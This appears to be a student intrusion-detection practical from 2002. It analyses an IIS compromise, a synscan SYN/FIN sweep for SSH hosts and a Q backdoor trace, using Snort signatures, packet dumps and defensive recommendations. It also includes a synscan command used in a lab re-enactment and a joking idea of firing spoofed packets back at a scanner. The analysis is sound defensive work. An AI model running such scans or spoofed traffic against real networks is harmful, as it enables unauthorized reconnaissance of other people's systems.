(We use Checkpoint Firewall-1 → creating HTTP filters is a straightforward process of specifying the command (GET, POST, HEAD, etc.) and the string following the command. In the security policy, specify allowing HTTP with the filter created in the list of services allowed in.)

- The targeted host should be rebuilt, as the extent of the compromise cannot be adequately determined.

- Other externally accessible hosts should be scanned for this vulnerability.

- Also, create a group of externally accessible hosts in the firewall policy. Restrict the outbound access of this group; therefore, if compromised, the attacker cannot launch another attack from the compromised host or use the compromised host to initiate a connection elsewhere. In lieu of creating a group for these hosts, these hosts may be placed on a DMZ off the firewall with strict outbound restriction for that entire subnet.

- Patching the system would be a good idea; however, this vulnerability cannot be resolved with a patch. You may:

- Upgrade to the latest version of MDAC (2.1)
- Remove RDS Functionality (There are no other standard features in IIS 4.0 that require RDS) http://support.microsoft.com/default.aspx?scid=KB;EN-US;q184375&
- Enforce Correct Security Policy
    1. Remove all nonessential ODBC drivers, especially the Microsoft Text Driver
    2. Tighten NTFS permissions (ACL's) to restrict access to only those you trust
    3. If using SQL Server, then enforce strong security measures, such as: Run SQL Server as a low-privileged user account & Do not allow extended stored procedures

- The last recommendation is to completely remove the Outlook Web Access Client (which allows remote users to access their Exchange mailboxes via the web), remove IIS, and disable HTTP access through the firewall. Recommend to require remote users access their Exchange mail via VPN, using the Outlook client for mail.

10. Multiple Choice Question:

Upon compromising the target host, what could have been the best way to keep the attacker from opening an FTP session back to the attacking host from the target host?

A. Disable inbound FTP to the target host

B. Having a rule in the firewall which would have not allowed ftp access from the target host to the internet
C. Nothing could have been done...once he's in, he's in!
D. The attacker never gained access

Answer: B - the local firewall admins were chewed as they should have been restricting outbound access from a machine that stood the chance of being compromised being that it is always accessible from the internet. Answer A would somewhat seem logical, though the connection was initiated from the target host; therefore, that rule would have not done any good. In fact, FTP was forbidden from the outside to that host.

Comments from intrusions@incidents.org:

1. "So, just wondering, how did they know about your host if there was no recon? Other suspicious IP's doing the recon for the same services?

Best,
--
Anton A. Chuvakin, Ph.D.
GCIA Advisory board member"

My response: "To elaborate on item 7 (Active Targeting)...It is entirely possible the target host could have been probed for running services from another source. If I were to probe and attack a target, I would use another account (host) to do the probing and/or attacking. With the number of events I log for this particular target, it is quite possible the attacker has been around before."

2. "Secondly, your defensive recommendations could be improved. Not sure what you mean by "Recommend firewall http-filters to drop similar traffic in the future." You should mention stateful or application level firewall and also forbidding web servers to make outbound connections to the Internet. (I see that it's in your question and answer, but the graders will nail you on this anyway.) Finally, you might want to mention network separation techniques like proper DMZ networks.

This is a great detect by the way!

-Kyle"

My response: I clarified the defensive recommendations I had originally included with the analysis.

Detect 2

Date posted to intrusions@incidents.org – 25 AUG 2002

1. Source of Trace: Local network IDS sensor residing between Internet router and perimeter firewall.

2. Detect Generated By: SNORT 1.9.0beta6 w/ ACID v0.9.6b21

No SNORT signature detected this event, as the stream4 preprocessor picked it up:

preprocessor stream4: detect_scans

The stream4 preprocessor is a stateful inspection/stream reassembly for Snort. Can statefully detect various portscan types, fingerprinting, ECN, etc. The "detect_scans" setting will detect stealth portscans and generate alerts when it sees them when this option is set.

Possible SNORT signatures that would have detected this event, had the stream4 preprocessor not been set to detect scans:

SNORT Signatures	SNORT Signature Format
- alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN synscan portscan"; id: 39426; flags: SF;reference:arachnids,441; classtype:attempted-recon; sid:630; rev:1;) - alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN SYN FIN";flags:SF; reference:arachnids,198; classtype:attempted-recon; sid:624; rev:1;)	Sample – alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"text"; other_variables;) alert = generate an alert using the selected alert method, and then log the packet [log, pass, activate, dynamic] tcp = Protocol [udp, icmp, ip] $EXTERNAL_NET = network variable that contains external addresses [typical set to be anything but the internal] $HOME_NET = network variable that contains internal addresses or specific addresses to monitor any = specifies any port [specific port number or port variable may be listed here] msg = Text message to be displayed in the alert, typically a brief description of attack other_variables = specific variables in which the signature will detect - flag settings, content, etc.

* You may find more information on writing SNORT rules at:

http://www.snort.org/docs/writing_rules/chap2.html#tth_chAp2

3. Probability The Source IP Was Spoofed: Doubtful. I believe the source of this attack desired a response in order to accurately determine whether a particular service is enabled; however, it is possible that the source could be spoofed.

The attacker can very well be sniffing packets along the routing path looking for expected responses from the target destined to the source. By doing this, the attacker may hide his or her actual machine identity. As packets are sent back to the source IP from the targets, the attacker can carefully craft additional packets that would appear to be sent back to the targets from the source.

4. Description of Attack: First view of this attack appears to be a simple Stealth scan looking for hosts within the monitored subnet running the SSH daemon. A classic Stealth Scan is dangerous because it allows an attacker to determine which ports are open on a target host, without being detected by the host operating system. Instead of completing the full TCP three-way-handshake a full connection is not made. A SYN/FIN packet is sent to the system. Since this flag combination is not seen in legitimate connection attempts, the attacker will be expecting a particular response back from the target hosts. These can assist in OS fingerprinting.

RFC 793 (http://www.isi.edu/in-notes/rfc793.txt) specifies how TCP responds to various flags:

If Target Port Is Closed	If Target Port Is Listening
- Any incoming segment containing RST is discarded - Any incoming segment that does not contain RST is also discarded but will be sent a RST in response	- Any incoming segment containing RST is discarded - Any incoming segment containing ACK is sent a RST in response - Any incoming segment containing SYN will have its security checked: - If security matches, respond with SYN-ACK - If security does not match, respond with RST - Any other incoming segment [FIN, PSH, URG) is discarded

It is quite possible the attacker was attempting to locate a host running a version of SSH that is vulnerable to commonly known exploits. Some of those SSH exploits include:

- Several versions of OpenSSH's sshd between 2.3.1 and 3.3 contain an input validation error that can result in an integer overflow and privilege escalation.
- All versions between 2.3.1 and 3.3 contain a bug in the PAMAuthenticationViaKbdInt code.
- All versions between 2.9.9 and 3.3 contain a bug in the ChallengeResponseAuthentication code. OpenSSH 3.4 and later are not affected.
- OpenSSH 3.2 and later prevent privilege escalation if UsePrivilegeSeparation is enabled in sshd_config. OpenSSH 3.3 enables UsePrivilegeSeparation by default.
- Although some earlier versions are not affected upgrading to OpenSSH 3.4 is recommended, because OpenSSH 3.4 adds checks for a class of potential bugs.

It is important to point out that most correctly configured firewalls will drop packets with both SYN and FIN set; therefore, most often these packets will never reach their intended targets.

----- BEGIN LOGS -----

[Detailed Logs] – Log entries trimmed for brevity

Generated by ACID v0.9.6b21 on Wed August 21, 2002 06:16:41

#(2 - 10845) [2002-08-20 23:11:28] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection
IPv4: 205.252.89.174 -> 12.xxx.yyy.254
hlen=5 TOS=0 dlen=40 ID=39426 flags=0 offset=0 TTL=32 chksum=50203
TCP: port=22 -> dport: 22 flags=******SF seq=445973543
ack=564593766 off=5 res=0 win=1028 urp=0 chksum=10806
Payload: none

#(2 - 10844) [2002-08-20 23:11:28] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection
IPv4: 205.252.89.174 -> 12.xxx.yyy.253
hlen=5 TOS=0 dlen=40 ID=39426 flags=0 offset=0 TTL=32 chksum=50204
TCP: port=22 -> dport: 22 flags=******SF seq=445973543
ack=564593766 off=5 res=0 win=1028 urp=0 chksum=10807
Payload: none

#(2 - 10843) [2002-08-20 23:11:28] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection
IPv4: 205.252.89.174 -> 12.xxx.yyy.252
hlen=5 TOS=0 dlen=40 ID=39426 flags=0 offset=0 TTL=32 chksum=50205
TCP: port=22 -> dport: 22 flags=******SF seq=445973543
ack=564593766 off=5 res=0 win=1028 urp=0 chksum=10808
Payload: none

#(2 - 10842) [2002-08-20 23:11:28] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection
IPv4: 205.252.89.174 -> 12.xxx.yyy.251
hlen=5 TOS=0 dlen=40 ID=39426 flags=0 offset=0 TTL=32 chksum=50206
TCP: port=22 -> dport: 22 flags=******SF seq=445973543
ack=564593766 off=5 res=0 win=1028 urp=0 chksum=10809
Payload: none

#(2 - 10841) [2002-08-20 23:11:28] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection
IPv4: 205.252.89.174 -> 12.xxx.yyy.250
hlen=5 TOS=0 dlen=40 ID=39426 flags=0 offset=0 TTL=32 chksum=50207
TCP: port=22 -> dport: 22 flags=******SF seq=445973543
ack=564593766 off=5 res=0 win=1028 urp=0 chksum=10810
Payload: none

#(2 - 10840) [2002-08-20 23:11:28] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection
IPv4: 205.252.89.174 -> 12.xxx.yyy.249
hlen=5 TOS=0 dlen=40 ID=39426 flags=0 offset=0 TTL=32 chksum=50208

```
TCP:  port=22 -> dport: 22  flags=******SF seq=445973543
     ack=564593766 off=5 res=0 win=1028 urp=0 chksum=10811
Payload: none
-----------------------------------------------------------------------------
```

<snip>

Tcpdump output:

I ran tcpdump on the SNORT binary log file, as the output (in my opinion) is more visually appeasing and easier to follow)

tcpdump –X –vvv –n –nn –r snort.log.002 host 205.252.89.174

Options:
X = When printing hex, print ascii too
vvv = Even more verbose output
n = Don't convert host addresses to names. This can be used to avoid DNS lookups.
nn = Don't convert protocol and port numbers etc. to names either
r = Read packets from file

```
23:11:23.200469 205.252.89.174.22 > 12.xxx.yyy.2.22: SF [tcp sum ok]
1964123830:1964123830(0) win 1028 (ttl 32, id 39426, len 40)
0x0000   4500 0028 9a02 0000 2006 c517 cdfc 59ae      E..(.........Y.
0x0010   0cxx yy02 0016 0016 7512 26b6 58f5 28e3      ........u.&.X.(.
0x0020   5003 0404 525a 0000 0000 0000 0000           P...RZ........

23:11:23.230469 205.252.89.174.22 > 12.xxx.yyy.3.22: SF [tcp sum ok]
1964123830:1964123830(0) win 1028 (ttl 32, id 39426, len 40)
0x0000   4500 0028 9a02 0000 2006 c516 cdfc 59ae      E..(.........Y.
0x0010   0cxx yy03 0016 0016 7512 26b6 58f5 28e3      ........u.&.X.(.
0x0020   5003 0404 5259 0000 0000 0000 0000           P...RY........

23:11:23.240469 205.252.89.174.22 > 12.xxx.yyy.4.22: SF [tcp sum ok]
1964123830:1964123830(0) win 1028 (ttl 32, id 39426, len 40)
0x0000   4500 0028 9a02 0000 2006 c515 cdfc 59ae      E..(.........Y.
0x0010   0cxx yy04 0016 0016 7512 26b6 58f5 28e3      ........u.&.X.(.
0x0020   5003 0404 5258 0000 0000 0000 0000           P...RX........

23:11:23.260469 205.252.89.174.22 > 12.xxx.yyy.5.22: SF [tcp sum ok]
1964123830:1964123830(0) win 1028 (ttl 32, id 39426, len 40)
0x0000   4500 0028 9a02 0000 2006 c514 cdfc 59ae      E..(.........Y.
0x0010   0cxx yy05 0016 0016 7512 26b6 58f5 28e3      ........u.&.X.(.
0x0020   5003 0404 5257 0000 0000 0000 0000           P...RW........

23:11:23.280469 205.252.89.174.22 > 12.xxx.yyy.6.22: SF [tcp sum ok]
1964123830:1964123830(0) win 1028 (ttl 32, id 39426, len 40)
0x0000   4500 0028 9a02 0000 2006 c513 cdfc 59ae      E..(.........Y.
0x0010   0cxx yy06 0016 0016 7512 26b6 58f5 28e3      ........u.&.X.(.
0x0020   5003 0404 5256 0000 0000 0000 0000           P...RV........

23:11:23.310469 205.252.89.174.22 > 12.xxx.yyy.7.22: SF [tcp sum ok]
1964123830:1964123830(0) win 1028 (ttl 32, id 39426, len 40)
0x0000   4500 0028 9a02 0000 2006 c512 cdfc 59ae      E..(.........Y.
0x0010   0cxx yy07 0016 0016 7512 26b6 58f5 28e3      ........u.&.X.(.
0x0020   5003 0404 5255 0000 0000 0000 0000           P...RU........
```

```
23:11:23.320469 205.252.89.174.22 > 12.xxx.yyy.8.22: SF [tcp sum ok]
1964123830:1964123830(0) win 1028 (ttl 32, id 39426, len 40)
0x0000   4500 0028 9a02 0000 2006 c511 cdfc 59ae      E..(..........Y.
0x0010   0cxx yy08 0016 0016 7512 26b6 58f5 28e3      ........u.&.X.(.
0x0020   5003 0404 5254 0000 0000 0000 0000           P...RT........
```

----- END LOGS -----

5. Attack Mechanism: Because each packet has the SYN/FIN flags set, the same TCP ID, the same src/dest port, it can be concluded that the scanner used was "synscan".

Synscan 1.6 is documented to follow the proceeding conditions:

Flags Set = SYN/FIN
TCP ID = 39426
SRC PORT = DST PORT
Window Size = 1028

This attack (scan) is done by sending the target hosts packets with the SYN/FIN flags set. The attacker waits for a response from each packet sent. From the RFC 793 chart above, a response of SYN-ACK is expected – that would tell the attacker that the host is listening on port tcp/22 and that the target is more than likely a UNIX-based host.

The IDS was triggered due to the fact that packets with both SYN and FIN flags set usually do not occur naturally. Had the stream4 preprocessor not been set to detect scans, the SNORT signatures above would have created an alert due to the conditions of the packet matching the signatures.

Let's scrutinize this attack further, as I do not trust what appears to be on the surface – just some common scan. Since I only have the traffic from the attacker to the targeted hosts, I need to "re-enact" the attack in my lab. I'll try to piece the scenario together using just one host for the re-enactment. I've configured the target host with the SSH daemon running and is listening on port tcp/22. The target host is running Linux. I recreated this scenario in the lab in order to capture all the traffic between the hosts. The attacking host is using Synscan 1.6.

Sample synscan 1.6 activity done in lab environment:

Synscan command: ./synscan inf in eth0 100 22

inf = input file with list of IP's to scan…in this case, only the target IP was listed
eth0 = device used
100 = delay used
22 = port to scan

tcpdump -i eth0 -s 0 -vvv -n -nn -X host TARGET.HOST [all tcpdump options are listed above in the logs section of the detect, minus "-s 0" which sets the snaplen to whatever is required to capture the full packet payload]

- First, the attacker sends a packet with the SYN/FIN flags set to the target host.

```
20:59:59.910766 ATTACKING.HOST.22 > TARGET.HOST.22: SF [tcp sum ok]
752546344:752546344(0) win 1028 (ttl 42, id 39426, len 40)
0x0000   4500 0028 9a02 0000 2a06 16ba wwxx yyzz      E..(....*.......
0x0010   wwxx yyzz 0016 0016 2cda f228 09f5 8fd9      ...x....,..(....
0x0020   5003 0404 12cc 0000 7e7e 7e7e 7e7e           P.......~~~~~~
```

- Per RFC 793, the target will send a SYN-ACK packet back to the attacker.

```
20:59:59.910766 TARGET.HOST.22 > ATTACKING.HOST.22: S [tcp sum ok]
1446783103:1446783103(0) ack 752546345 win 5840 <mss 1460> (DF) (ttl
63, id 0, len 44)
0x0000   4500 002c 0000 4000 3f06 5bb8 wwxx yyzz      E..,..@.?.[....x
0x0010   wwxx yyzz 0016 0016 563c 287f 2cda f229      ........V<(.,..)
0x0020   6012 16d0 0347 0000 0204 05b4 0000           `....G........
```

- Per RFC 793, the attacker, seeing a SYN-ACK packet without a corresponding SYN packet that should have been sent prior to, sends a RST packet back to the target.

```
20:59:59.910766 ATTACKING.HOST.22 > TARGET.HOST.22: R [tcp sum ok]
752546345:752546345(0) win 0 (DF) (ttl 255, id 0, len 40)
0x0000   4500 0028 0000 4000 ff06 9bbb wwxx yyzz      E..(..@.........
0x0010   wwxx yyzz 0016 0016 2cda f229 0000 0000      ...x....,..).....
0x0020   5004 0000 b09c 0000 7e7e 7e7e 7e7e           P.......~~~~~~
```

- Now the attacker, knowing that there is a host listening on port tcp/22, attempts to gather information about the SSH daemon running. The attacker sends a SYN packet to the target.

```
20:59:59.910766 ATTACKING.HOST.3661 > TARGET.HOST.22: S [tcp sum ok]
849107641:849107641(0) win 5840 <mss 1460,sackOK,timestamp 416560230
0,nop,wscale 0> (DF) (ttl 64, id 28383, len 60)
0x0000   4500 003c 6edf 4000 4006 ebc8 wwxx yyzz      E..<n.@.@.......
0x0010   wwxx yyzz 0e4d 0016 329c 5ab9 0000 0000      ...x.M..2.Z.....
0x0020   a002 16d0 6830 0000 0204 05b4 0402 080a      ....h0..........
0x0030   18d4 3466 0000 0000 0103 0300                ..4f........
```

- The 3-way handshake completes.

```
20:59:59.910766 TARGET.HOST.22 > ATTACKING.HOST.3661: S [tcp sum ok]
1439954836:1439954836(0) ack 849107642 win 5792 <mss
1460,sackOK,timestamp 193989914 416560230,nop,wscale 0> (DF) (ttl 63,
id 0, len 60)
0x0000   4500 003c 0000 4000 3f06 5ba8 wwxx yyzz      E..<..@.?.[....x
0x0010   wwxx yyzz 0016 0e4d 55d3 f794 329c 5aba      .......MU...2.Z.
0x0020   a012 16a0 023d 0000 0204 05b4 0402 080a      .....=..........
0x0030   0b90 0d1a 18d4 3466 0103 0300                ......4f....
```

```
20:59:59.910766 ATTACKING.HOST.3661 > TARGET.HOST.22: . [tcp sum ok]
1:1(0) ack 1 win 5840 <nop,nop,timestamp 416560231 193989914> (DF) (ttl
64, id 28384, len 52)
0x0000   4500 0034 6ee0 4000 4006 ebcf wwxx yyzz      E..4n.@.@.......
0x0010   wwxx yyzz 0e4d 0016 329c 5aba 55d3 f795      ...x.M..2.Z.U...
0x0020   8010 16d0 30d1 0000 0101 080a 18d4 3467      ....0.........4g
0x0030   0b90 0d1a                                    ....
```

- The targeted host now sends the SSH daemon header info back to the attacker.

```
20:59:59.920766 TARGET.HOST.22 > ATTACKING.HOST.3661: P [tcp sum ok]
1:26(25) ack 1 win 5792 <nop,nop,timestamp 193989914 416560231> (DF)
(ttl 63, id 64143, len 77)
0x0000   4500 004d fa8f 4000 3f06 6107 wwxx yyzz      E..M..@.?.a....x
0x0010   wwxx yyzz 0016 0e4d 55d3 f795 329c 5aba      .......MU...2.Z.
0x0020   8018 16a0 95db 0000 0101 080a 0b90 0d1a      ................
0x0030   18d4 3467 5353 482d 312e 3939 2d4f 7065      ..4gSSH-1.99-Ope
0x0040   6e53 5348 5f32 2e35 2e32 7032 0a             nSSH_2.5.2p2.
```

- The connection is then terminated by the attacker.

```
20:59:59.920766 ATTACKING.HOST.3661 > TARGET.HOST.22: F [tcp sum ok]
1:1(0) ack 26 win 5840 <nop,nop,timestamp 416560231 193989914> (DF)
(ttl 64, id 28386, len 52)
0x0000   4500 0034 6ee2 4000 4006 ebcd wwxx yyzz      E..4n.@.@.......
0x0010   wwxx yyzz 0e4d 0016 329c 5aba 55d3 f7ae      ...x.M..2.Z.U...
0x0020   8011 16d0 30b7 0000 0101 080a 18d4 3467      ....0.........4g
0x0030   0b90 0d1a                                    ....
```

The attacker now has gathered important information regarding the version of the SSH daemon running, which he can use in attempting to exploit some of the known vulnerabilities listed previously.

So what? This seems like a lengthy process to use in order to grab the SSH daemon banner, and many, if not all, properly configured firewalls will drop packets of this nature before they even have a chance of reaching the target. So why use synscan? Why not just use ScanSSH (another scanner which will return the banner information from a host running the SSH daemon)?

It is plausible that the attack was a variant to the Ramen worm. Ramen uses Synscan 1.6 as the scanner in its attempts to locate RedHat Linux 6.2/7.0 hosts. It infects the machines with vulnerabilities in wu-ftp, rpc.statd, and LPRng services. Instead of targeting vulnerable FTP servers, this new variant could target SSH servers. It uses Synscan to gather information about the targets – synscan will write the banner information grabbed to a file. The worm may then read from the output file, determine which host is running a vulnerable version of the SSH daemon, then launch an infection attempt. The non-active targeting nature also supports the worm theory, as the worm could be merely crawling through a large range of IP addresses, consequently hitting ours.

I am currently in the process of trying to "catch" this worm with a Honeypot (much like that of the Honeypot mentioned in Assignment 1). Upon noticing similar attack events, I can scan the Honeypot for remnants of the Ramen worm (Tripwire should alert me as to any modifications to system files). If this is a new variant of an old worm, then much is to be said for the designer, as most IDS systems have signatures that will alert to the use of Synscan. Since most properly configured firewalls will drop traffic of this nature, the propagation of this worm would seem quite slow. Because of this, chances are slim of seeing this activity come back around any time soon.

6. Correlations:

SYN-FIN Sweep Thread → http://www.incidents.org/archives/intrusions/msg03597.html
Synscan Overview, Donald Smith → http://www.giac.org/practical/donald_smith_gcia.doc
Whitehats.ca article on Synscan → http://www.whitehats.ca/main/publications/external_pubs/scanner_fingerprints/scanner_fingerprints.html
Ramen Worm Analysis → http://www.whitehats.com/library/worms/ramen/ & http://www.sans.org/y2k/ramen.htm
Interesting thread that mentions the similarity between the above detects and that of the Ramen Worm → http://lists.jammed.com/incidents/2001/10/0104.html
OpenSSH Security Advisory → http://www.openssh.org/txt/preauth.adv
SSH (ssh.com) 3.0 Vulnerability → http://www.kb.cert.org/vuls/id/737451
More info on SSH Vulnerabilities → http://www-arc.com/sara/cve/SSH_vulnerabilities.html
Other Student Practical → http://www.giac.org/practical/Edward_Peck_GCIA.doc

7. Evidence of Active Targeting: There is no supporting evidence that our systems were intentionally targeted. The attackers could have been scanning a larger range of addresses that happened to include the class C range we are leasing. From the logs, you can see the attacker went through nearly our entire Class C IP address range in an attempt to find a hosts running SSH services (logs were shortened to conserve space). No other events were found in the IDS database from the attacking host that would lead me to believe other services were probed at an earlier time, though information gathering attempts could have been done by the attacker from a different IP.

8. Severity: severity = (criticality + lethality) - (system countermeasures + network countermeasures)

criticality = 4; Target systems are important, but not critical to day-to-day operations; however, compromise may lead to internal access if firewall security policy is not correctly configured.

lethality = 1; Attack gave the attacker no info, as none of the targets are running the SSH service.

system countermeasure = 5; systems were not running SSH daemon
network countermeasures = 5; firewall policy states SSH traffic not allowed inbound from Internet. Connections to tcp/22 from Internet to internal hosts are dropped at firewall.

(4 + 1) - (5 + 5) = -5

9. Defense Recommendations: Limit inbound access through the firewall for only necessary services. Upgrade your firewall to a system that understands the state of TCP connections and rejects stealth scan packets. Stateful Inspections and Proxy firewalls will defeat IP half scan attacks. If scans persist, block offending source IP (or address range) at Internet router.

10. Multiple Choice Question:

From the information above, and the packet below, what information provided leads the analyst to the conclusion that Synscan 1.5/1.6 was the tool used?

```
23:11:23.200469 ATTACKING.HOST.22 > TARGET.HOST.22: SF [tcp sum ok]
1964123830:1964123830(0) win 1028 (ttl 32, id 39426, len 40)
0x0000   4500 0028 9a02 0000 2006 c517 cdfc 59ae      E..(..........Y.
0x0010   0cxx yy02 0016 0016 7512 26b6 58f5 28e3      ........u.&.X.(.
0x0020   5003 0404 525a 0000 0000 0000 0000           P...RZ........
```

A. Window size is set to 1028
B. Source port is equal to destination port
C. SYN/FIN flags set
D. TCP ID is 39426
E. All of the above

Answer: E

Comments from intrusions@incidents.org:

“Why would you call this stealthily? – Donald Smith”

My response: Classic examples of SYN/FIN scans were considered “stealth” as most systems would not log events of this nature.

“What tool was used? This is a specific scanning tool. It has a very unique finger print. – Donald Smith”

My response: Further research showed that this scan was done by the “synscan” utility. I incorporated my findings into the detect analysis.

Upon further correspondence with Donald Smith, we discussed the possibility of this detect being a new variant of the Ramen worm.

"What would you do if there was a new ramen using synscan1.6 as the engine? – Donald Smith"

My response: Generate a script that will automatically send an IP packet with the SYN/ACK flags set, spoofed from www.microsoft.de:80 to the scanning machine on port 31337.

Detect 3

Date posted to intrusions@incidents.org – 28 AUG 2002

1. Source of Trace: File: 2002.5.15 @ http://www.incidents.org/logs/Raw

2. Detect Generated By: SNORT 1.9.0beta6 and tcpdump

SNORT Signature	SNORT Signature Format
- alert tcp 255.255.255.0/24 any -> $HOME_NET any (msg:"BACKDOOR Q access"; flags:A+; dsize: >1; reference:arachnids,203; sid:184; classtype:misc-activity; rev:3;)	Sample – alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"text"; other_variables;) alert = generate an alert using the selected alert method, and then log the packet [log, pass, activate, dynamic] tcp = Protocol [udp, icmp, ip] $EXTERNAL_NET = network variable that contains external addresses [typical set to be anything but the internal] $HOME_NET = network variable that contains internal addresses or specific addresses to monitor any = specifies any port [specific port number or port variable may be listed here] msg = Text message to be displayed in the alert, typically a brief description of attack other_variables = specific variables in which the signature will detect - flag settings, content, etc.

To gather usable data from the binary file downloaded (2002.5.15), I ran the following commands to generate tcpdump output and SNORT alerts, respectively (logs below in Section 4):

[TCPDUMP]

tcpdump –n –nn –vvv –X –r 2002.5.15 src host 255.255.255.255

Options:
X = When printing hex, print ascii too
vvv = Even more verbose output
n = Don't convert host addresses to names. This can be used to avoid DNS lookups.

nn = Don't convert protocol and port numbers etc. to names either
r = Read packets from file

[SNORT]

snort -vdr 2002.5.15 -c /etc/snort.gcia.conf -X src host 255.255.255.255

v = verbose
d= dump application layer
r = read from binary file
c = use configuration file
X = dump raw packet beginning at link layer

The /etc/snort.gcia.conf file specified ANY for all internal and external hosts. It also specified to send the output to an alert file. All present rules available at http://www.snort.org were listed in the configuration file.

3. Probability The Source IP Was Spoofed: Likely. Source IP is listed as 255.255.255.255. RFC 919 states that 255.255.255.255 denotes a broadcast on a local network, which must not be forwarded. It may be used, for example, by hosts that do not know their network number and are asking a server for it.

4. Description of Attack: Many packets sent to various hosts from 255.255.255.255. Packets are all sent from the same port (tcp/31337) and destined for the same port (tcp/515 - Print Spooler). Packets all have the RST/ACK flags set. The Whitehats.com summary (IDS203) indicates an attempt to send a command to a compromised Q server. Q is a backdoor that allows an attacker to run commands remotely as root, among other functions.
From the logs below, the IP header length can be determined as being 20 bytes in length. The TCP header shows the length as 20 bytes, as well. Total length of the datagram, though, is 43 bytes. There is an additional 3 bytes of data (possible command [cko]).

Notice the “bad cksum xxxxx” entries on the tcpdump output. TCP maintains a checksum on its header and data. This is an end-to-end checksum whose purpose is to detect any modifications of the data in transit. If a segment arrives with an invalid checksum, TCP discards it and doesn’t acknowledge receiving it (Stevens, W. Richard. TCP/IP Illustrated, Volume 1, Chapter 17, page 224). I believe the bad checksums exist do to the destination IP’s being altered for study purposes when they were originally submitted.

With the RST/ACK flags set (more info under Attack Mechanism), these packets do not appear to even have the capability of eliciting a response from any of the targeted hosts.

----- BEGIN LOGS -----

Log entries trimmed for brevity

[tcpdump of binary data]

```
18:08:20.624488 255.255.255.255.31337 > 46.xxx.yyy.136.515: R [bad tcp
cksum faf7!] 0:3(3) ack 0 win 0 [RST cko] (ttl 14, id 0, len 43, bad
cksum 6146!)
0x0000       4500 002b 0000 0000 0e06 6146 ffff ffff  E..+......aF....
0x0010       2exx yy88 7a69 0203 0000 0000 0000 0000  ..%.zi..........
0x0020       5014 0000 156e 0000 636b 6f00 0000       P....n..cko...

19:23:20.614488 255.255.255.255.31337 > 46.xxx.yyy.6.515: R [bad tcp
cksum f7fa!] 0:3(3) ack 0 win 0 [RST cko] (ttl 14, id 0, len 43, bad
cksum 86ca!)
0x0000       4500 002b 0000 0000 0e06 86ca ffff ffff  E..+............
0x0010       2exx yy06 7a69 0203 0000 0000 0000 0000  ....zi..........
0x0020       5014 0000 3af2 0000 636b 6f00 0000       P...:...cko...

19:28:41.644488 255.255.255.255.31337 > 46.xxx.yyy.31.515: R [bad tcp
cksum f8f8!] 0:3(3) ack 0 win 0 [RST cko] (ttl 14, id 0, len 43, bad
cksum 80b1!)
0x0000       4500 002b 0000 0000 0e06 80b1 ffff ffff  E..+............
0x0010       2exx yy1f 7a69 0203 0000 0000 0000 0000  ....zi..........
0x0020       5014 0000 34d9 0000 636b 6f00 0000       P...4...cko...

19:32:59.674488 255.255.255.255.31337 > 46.xxx.yyy.199.515: R [bad tcp
cksum f9f9!] 0:3(3) ack 0 win 0 [RST cko] (ttl 14, id 0, len 43, bad
cksum cc07!)
0x0000       4500 002b 0000 0000 0e06 cc07 ffff ffff  E..+............
0x0010       2exx yyc7 7a69 0203 0000 0000 0000 0000  ....zi..........
0x0020       5014 0000 802f 0000 636b 6f00 0000       P..../..cko...

20:17:08.694488 255.255.255.255.31337 > 46.xxx.yyy.22.515: R [bad tcp
cksum f7fa!] 0:3(3) ack 0 win 0 [RST cko] (ttl 14, id 0, len 43, bad
cksum f3ba!)
0x0000       4500 002b 0000 0000 0e06 f3ba ffff ffff  E..+............
0x0010       2exx yy16 7a69 0203 0000 0000 0000 0000  ....zi..........
0x0020       5014 0000 a7e2 0000 636b 6f00 0000       P.......cko...
```

<snip>

```
[SNORT Analysis of binary data]

[**] [1:184:3] BACKDOOR Q access [**]
[Classification: Misc activity] [Priority: 3]
06/14-18:08:20.624488 255.255.255.255:31337 -> 46.xxx.yyy.136:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
[Xref => arachnids 203]

[**] [1:184:3] BACKDOOR Q access [**]
[Classification: Misc activity] [Priority: 3]
06/14-19:23:20.614488 255.255.255.255:31337 -> 46.xxx.yyy.6:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
[Xref => arachnids 203]

[**] [1:184:3] BACKDOOR Q access [**]
```

```
[Classification: Misc activity] [Priority: 3]
06/14-19:28:41.644488 255.255.255.255:31337 -> 46.xxx.yyy.31:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
[Xref => arachnids 203]

[**] [1:184:3] BACKDOOR Q access [**]
[Classification: Misc activity] [Priority: 3]
06/14-19:32:59.674488 255.255.255.255:31337 -> 46.xxx.yyy.199:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
[Xref => arachnids 203]

<snip>
```

----- END LOGS -----

5. Attack Mechanism: I have read some thoughts about this particular event's purpose to elicit a response from the target; however, I don't agree, as RFC 793 states that incoming packets, to either a listening or non-listening port, will be discarded if the RST flag is set. Having said this, the targeted hosts shouldn't respond to packets of this nature.

I would like to mention that this event appears to be targeting hosts on port tcp/515. At one time, SANS had reported an increase in probes to this port. The Unix LPR service runs on this port. There were advisories released regarding vulnerabilities for the LPR service, for many distributions of Linux and for the BSD variants. One of the LPR vulnerabilities I am referring to can be found at: http://www.cert.org/advisories/CA-1997-19.html - This vulnerability in the BSD-based printing software, LPR, is available on a variety of UNIX platforms. This vulnerability may allow local users to gain root privileges. Personally, I don't think the attack is trying to exploit any known vulnerabilities involving the LPR service, as this attack has also been noted as targeting other ports, as well, e.g., tcp/524 – NetWare Core Protocol.

